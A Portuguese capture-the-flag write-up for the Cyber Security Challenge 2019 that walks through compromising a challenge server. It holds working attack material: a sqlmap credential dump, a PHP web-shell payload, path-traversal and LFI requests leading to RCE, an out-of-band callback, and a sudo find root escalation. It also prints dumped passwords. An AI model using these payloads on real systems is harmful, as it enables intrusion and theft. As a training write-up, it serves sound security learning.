

Writeup - Cyber Security Challenge 2019

Alvo: <http://195.167.185.146/>

Autor: n3wpr

Enumeração

Iniciei o reconhecimento enumerando as portas e os respectivos serviços disponíveis no servidor.


```
ID:1 - root@sh4d0w: ~
root@sh4d0w:~# nmap 195.167.185.146 -p- -Pn
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-04 01:14 -03
Nmap scan report for 195.167.185.146
Host is up (0.24s latency).
Not shown: 65532 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
4444/tcp   open  krb524

Nmap done: 1 IP address (1 host up) scanned in 640.77 seconds
root@sh4d0w:~# nmap 195.167.185.146 -p 22,80,4444 -sV
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-04 01:25 -03
Nmap scan report for 195.167.185.146
Host is up (0.27s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     nginx
4444/tcp   open  ssl/http Apache httpd
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 90.26 seconds
root@sh4d0w:~#
```

Identificando a porta **4444** realizei o acesso para identificar se haveria possibilidade de seguir com a exploração, entretanto, ao acessar o endereço pelo browser (visto que o serviço que estava rodando era Apache) notei que o caminho não seria este.




Pois como podemos ver, esta me pareceu ser uma tela de administração do ambiente.

Sendo assim, parti para a enumeração de subdiretórios que estavam acessíveis. Para este feito utilizei uma ferramenta que realizasse o brute de diretórios visando identificar recursos que pudessem ter utilidade.

```
root@sh4d0w:~# dirbuster -u http://195.167.185.146/ -l /usr/share/wordlists/dirb/common.txt
Starting OWASP DirBuster 1.0-RC1
Starting dir/file list based brute forcing
Dir found: / - 200
Dir found: /assets/ - 403
Dir found: /manager/ - 200
Dir found: /assets/js/ - 403
mai 04, 2019 1:15:24 AM au.id.jericho.lib.html.LoggerProviderJava$JavaLogger info
INFORMAÇÕES: StartTag at (r9,cl,p197) missing required end tag
Dir found: /vti_bin/vti_auth/author.dll/ - 403
File found: /assets/js/skel.min.js - 200
File found: /manager/fileman.php - 200
File found: /assets/js/util.js - 200
File found: /assets/js/main.js - 200
File found: /manager/login.php - 200
File found: /manager/logout.php - 200
Dir found: /manager/images/ - 403
File found: /manager/info.php - 200
```

Utilizando o dicionário “**common.txt**” na ferramenta foi possível identificar o subdiretório “**manager**”, o qual me forneceu outras áreas para de exploração.




Identificando Vulnerabilidades


Acessando a página de login da aplicação, interceptei a requisição visando identificar os dados enviados ao servidor.



Realizei um teste nos campos encontrados visando identificar um **SQLi** ao qual me forneceria credenciais válidas para acessar a aplicação.



Com o auxílio do sqlmap testei os campos de login buscando identificar se estes estão vulneráveis a **SQLi** devido a possível ausência da sanitização no input realizado pelo usuário.



A ferramenta identificou que o campo de usuário está vulnerável a **SQLi**, dei continuidade a exploração da vuln para obter credenciais válidas.

```

Database: file_manager
Table: users
[5 entries]

```

id	user	password
1	user01	CyB3rS3cur!ty\$ummlt@2019
2	user02	CyB3rS3cur!ty\$ummlt@2019
3	user03	CyB3rS3cur!ty\$ummlt@2019
4	user04	CyB3rS3cur!ty\$ummlt@2019
5	user05	CyB3rS3cur!ty\$ummlt@2019

```

[02:14:46] [INFO] table 'file_manager.users' dumped to CSV file '/root/.sqlmap/output/195.167.1
85.146/dump/file_manager/users.csv'
[02:14:46] [INFO] fetched data logged to text files under '/root/.sqlmap/output/195.167.185.146
'

[*] ending @ 02:14:46 /2019-05-04/

root@sh4d0w:~# sqlmap -u http://195.167.185.146/manager/plogin.php --data="login_username=teste
&login_password=teste" --random-agent --dbms=MySQL -D file_manager -T users --columns --dump

```


Após identificar os usuários loguei na aplicação e segui com a exploração. A este ponto, focar no subdiretório “**manager**” e seu conteúdo me pareceu ser o caminho certo.

CYBER SECURITY SUMMIT BRASIL-2019

User logged-in, be happy!
[Click here to continue](#)

Autenticação efetuada.

Explorando a aplicação que obtive acesso pude identificar um arquivo php responsável por listar diretórios e pensei em utiliza-lo como um **LFI** e se movimentar pela estrutura de pastas do servidor. Logo reparei que além do arquivo para listagem de conteúdo em diretórios havia outro responsável por listar o conteúdo de arquivos. Este se demonstrou extremamente útil para o sucesso da exploração, conforme abordaremos adiante.



File manager to user01

Current path: /u01/www/manager

- ..
- bottom.php
- css
- file
- fileman.php
- folder
- header.php
- images
- index.html
- index.php
- info.php
- login.php
- logout.php
- messages
- plogin.php
- view.php

Com o arquivo “view.php” pude ler o código dos arquivos *.php e buscar alguma brecha que me permitisse avançar na exploração, conforme orientado pela mensagem contida no **Main** do site:

“Hi User01,
Please check the application code!”

Acessando o código da função de login do arquivo “**plogin.php**” pude identificar alguns pontos interessantes, conforme vemos destacado abaixo:

File manager to user01


Current file: /u01/www/manager/plogin.php

```
<?php
include ("header.php");

if (isset($_POST["login_username"]) and isset($_POST["login_password"])) ){
    $username = $_POST["login_username"];
    $password = $_POST["login_password"];
    mysql_connect("localhost", "fileman", "rfrRleBknujAHLyBf") or die("cannot connect");
    mysql_select_db("file_manager") or die("cannot select DB");
    $sql = "SELECT * FROM users WHERE user='$username' limit 1";
    $res = mysql_query($sql) or die('Undefined error!');
    $row = mysql_fetch_row($res);
    if ($row) {
        if ($row[2] == "$password"){
            $_SESSION["auth"] = 1;
            $_SESSION["user data"] = $_POST["user data"];
            setcookie("username", $_POST["login_username"], time()+3600); /* expire in 1 hour */
            echo "User logged-in, be happy!<br />";
            echo "<a href='\"fileman.php\"'>Click here to continue</a>";
        } else {

```

Inicialmente identificamos que não há filtro algum no input do usuário, ou seja, localizamos o nosso ponto de SQLi e já saberíamos como corrigir a vulnerabilidade (filtrando o conteúdo desta variável). Logo abaixo podemos ver que o código considera um valor que passa em branco pela requisição padrão de nossa autenticação. Vemos aqui que um parâmetro adicional de nome “**user_data**” pode ser aproveitado se inserirmos o conteúdo correto. Sendo assim, manipulei os dados da requisição de login e adicionei o campo “**user_data**” contendo um *payload* que futuramente seria a porta de entrada para o meu **RCE**.



Nosso request ficou assim. Sabemos então que o servidor aceitou nosso POST request e que as informações ali inseridas foram armazenadas em algum lugar *server side*. Me restou identificar o diretório que contém o arquivo com meu *payload* para obter um **RCE**. Aproveitei para alterar o conteúdo do cookie **PHPSESSID** visando facilitar a identificação dele no diretório ao qual fora armazenado, afinal de contas, observamos no código que este arquivo é criado com o conteúdo deste cookie e é atribuído à variável global de sessão “**\$_SESSION**”, que pode ser chamada pela função “**session_start()**” seguindo a sintaxe do php.

A identificação do diretório que armazena o arquivo de sessão foi simples e se resumiu em consultar a página contendo informações da função phpinfo(). Acessível pela aba “**Informations**” na própria página da aplicação.

SUMMIT
BRASIL-2019

Main

File Manager

Informations

session.gc_divisor	1000	1000
session.gc_maxlifetime	1440	1440
session.gc_probability	0	0
session.hash_bits_per_character	5	5
session.hash_function	0	0
session.name	PHPSESSID	PHPSESSID
session.referer_check	no value	no value
session.save_handler	files	files
session.save_path	/var/lib/php5	/var/lib/php5

Agora sabemos o path do arquivo de sessão e podemos consultar o conteúdo dela utilizando a função view.php

Request
Raw Params Headers Hex

GET /manager/view.php?file=../../../../var/lib/php5/sess_n3wpr HTTP/1.1
Host: 195.167.185.146
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: pt-BR,pt;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://195.167.185.146/manager/fileman.php?folder=/manager
Cookie: username=user01; PHPSESSID=n3wpr
Connection: close
Upgrade-Insecure-Requests: 1

Response
Raw Headers Hex HTML Render

CYBER SECURITY SUMMIT
Main
BRASIL-2019
File Manager

This is an i

File manager to user01

Current file: ../../../../var/lib/php5/sess_n3wpr

auth|i:1;user_data|s:29:"<?php system(\$_GET['cmd']);?>";

Como podemos observar acima, o nosso payload foi armazenado em um arquivo .php. Nos restou apenas identificar uma forma de fazer o servidor interpretar este conteúdo e nos permitir a execução de códigos.

Lendo o código dos demais arquivos contidos em “**manager**” eu pude identificar uma outra vulnerabilidade. Desta vez presente no arquivo “**index.php**”, veja abaixo:

File manager to user01


Current file: /u01/www/manager/index.php

```
<?php
include ("header.php");

if (isset($ SESSION["auth"])) {
    if (isset($ COOKIE["username"])) {
        $username=$ COOKIE["username"];
        echo '<p><h3><strong>Welcome '.$username.'</strong></h3></p>';
        $message file = "messages/".$ COOKIE["username"];
        if (file_exists($message_file)) {
            echo '<p><pre>';
            include ($message_file);
            echo '</pre></p>';
        } else {
            echo 'Welcome message not found!';
        }
    } else {
        echo "<div class='top'>Logged in but user cookie not set!</div>";
    }
} else {
```

Esta variável recebe o valor contido no cookie "username" e ela é inserida na função include()

Este arquivo é definitivamente o nosso pote de ouro. Nele podemos observar que em certa parte do código está sendo utilizada a função **include()** do php, esta que tem como objetivo “incluir” determinado arquivo e considerar o conteúdo presente como código a ser interpretado pelo browser. Analisando o arquivo observamos que para chegar neste ponto do código precisamos passar pela validação realizada que consiste em ter iniciado o conteúdo do cookie **auth** e **username**. Seguindo as condições da validação, podemos ver que a variável **message_file** recebe o valor do cookie **username** concatenando o diretório “**messages/**”. Me restou então juntar as peças e montar o seguinte cabeçalho:




Podemos ver acima que informamos todos os pontos necessários para cair no ponto exato da aplicação passível de exploração. Informamos o valor de **auth** e também o valor de **username**, que neste caso se refere ao path do nosso arquivo de sessão, que foi “envenenado” com o nosso payload. Temos aqui uma técnica de ataque conhecida como **cookie poisoning**. Agora, por que o nosso **RCE** funcionou? Simples... Podemos ver no código do arquivo “**index.php**” que o conteúdo da variável **message_file** seria inputado na função **include()** e está iria interpretar e executar o código PHP contido no arquivo **sess-n3wpr** que foi envenenado pela manipulação do campo **user_data** durante a autenticação da plataforma. O nosso payload basicamente adiciona o parâmetro “**cmd**” e passa o valor dele para a função **system()** que é responsável por executar um comando e mostrar a saída. Chamamos esse parâmetro que foi adicionado por meio da adição de “**?cmd=<command>**” logo após o nosso arquivo, assim como vemos na imagem acima.

Reverse shell

Agora que temos um RCE disponível basta testar a conectividade do servidor com o “mundo externo” e obter uma conexão reversa.

Utilizando o **Collaborator client** do burp será possível identificar se recebemos alguma requisição externa e caso isso aconteça poderemos identificar o endereço que realizou essa ação. Gerei um endereço de acesso pelo burp e inseri ele em um comando no servidor que será responsável por acessar esse endereço e realizar uma requisição GET.




The screenshot shows the Burp Collaborator client interface. On the left, a terminal window displays the output of a GET request to a manager/index.php endpoint, including headers like Host, User-Agent, Accept, and cookies. On the right, the Burp Collaborator client window is open, showing the 'Generate Collaborator payloads' section with a 'Copy to clipboard' button. Below this, the 'Poll Collaborator interactions' section shows a table of interactions:

#	Time	Type	Payload	Comment
1	2019-mai-04 06:56:28 UTC	HTTP	0xybphbe0nf4bbget2ounfrf066wul	
2	2019-mai-04 06:56:28 UTC	DNS	0xybphbe0nf4bbget2ounfrf066wul	
3	2019-mai-04 06:56:28 UTC	DNS	0xybphbe0nf4bbget2ounfrf066wul	

Below the table, there is a section for 'Description', 'Request to Collaborator', and 'Response from Collaborator'. The 'Description' section states: 'The Collaborator server received an HTTP request. The request was received from IP address 195.167.185.146 at 2019-mai-04 06:56:28 UTC.'

Podemos observar que nós recebemos a requisição do servidor, o que indica que nós não só fizemos isso acontecer como também identificamos que o servidor consegue se conectar com a nossa máquina via protocolo HTTP (ou seja, ao menos via porta 80).

Agora basta inserir o comando para obter o reverse. Rodando o comando “**python -h**” pude observar que o python está instalado no servidor e optei por utiliza-lo para obter uma conexão reversa.



The screenshot shows the Burp Suite interface. On the left, the 'Request' tab is selected, displaying the raw HTTP request. On the right, the 'Response' tab is selected, showing the raw response. Below the response, a terminal window is open, showing the output of the 'python -h' command. The terminal output indicates that the python command is available and shows the help text for the 'nc' (netcat) command, which is used to listen for a reverse shell connection on port 80. The terminal output shows a connection from 195.167.185.146 on port 80, which is accepted, and the user is prompted for a password.

Ao executar o comando pelo **RCE** obtido, podemos observar que o servidor estabeleceu a conexão reversa com a minha VPS. Agora basta enumerar a maquina e buscar a flag.

Escalação de privilégio

Após obter acesso ao servidor, identifiquei que o usuário autenticado era o usuário da aplicação e sem muita permissão. Sendo assim, iniciei a enumeração visando identificar binários **suid** que me possibilitasse escalar privilégio.

```
nginx@CSSB2019:/u01/www/manager$ sudo -l
sudo -l
sudo: unable to resolve host CSSB2019
Matching Defaults entries for nginx on CSSB2019:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User nginx may run the following commands on CSSB2019:
    (ALL) NOPASSWD: /usr/bin/find
nginx@CSSB2019:/u01/www/manager$
```

Com o comando **sudo -l** pude observar que há um binário do **find** em **/usr/bin** com privilégio administrativo. Me resta buscar uma forma de executar comandos por meio deste utilitário escalar privilégio.

O comando **find** contém um parâmetro que me permite executar comandos do sistema. Precisei apenas apontar o binário com “**suid**” e realizar a chamada de uma outra shell. A diferença é que está chamada ira escalar o meu usuário autenticado.

```
nginx@CSSB2019:/usr/bin$ sudo ./find . -exec bash -c '/bin/bash' _ {} \;
sudo ./find . -exec bash -c '/bin/bash' _ {} \;
sudo: unable to resolve host CSSB2019
root@CSSB2019:/usr/bin# id
id
uid=0(root) gid=0(root) groups=0(root)
root@CSSB2019:/usr/bin# _

ID: 2 - root@sh4d0w: ~ ▾
root@sh4d0w:~# find --help | grep exec
-readable -writable -executable
-exec COMMAND ; -exec COMMAND {} + -ok COMMAND ;
-execdir COMMAND ; -execdir COMMAND {} + -okdir COMMAND ;
exec, opt, rates, search, stat, time, tree, all, help
```

Pronto. Agora temos acesso ao usuário **root** do sistema, basta identificar “a flag”.

```
root@CSSB2019:/# locate flag.txt
locate flag.txt
/root/flag.txt
root@CSSB2019:/# cat /root/flag.txt
cat /root/flag.txt
#CSSB2019 ticket válido!
Comunique o código #CSSB2019-Resultado-Valido-8080
Please send a email to info@cybersecuritysummit.com.br
with a screenshot of the flag date/time and a little writeup
how you got the flag.
root@CSSB2019:/# date
date
Sat May 4 04:29:56 BRT 2019
```

E aqui termina o “writeup” que está mais para relatório.

- n3wpr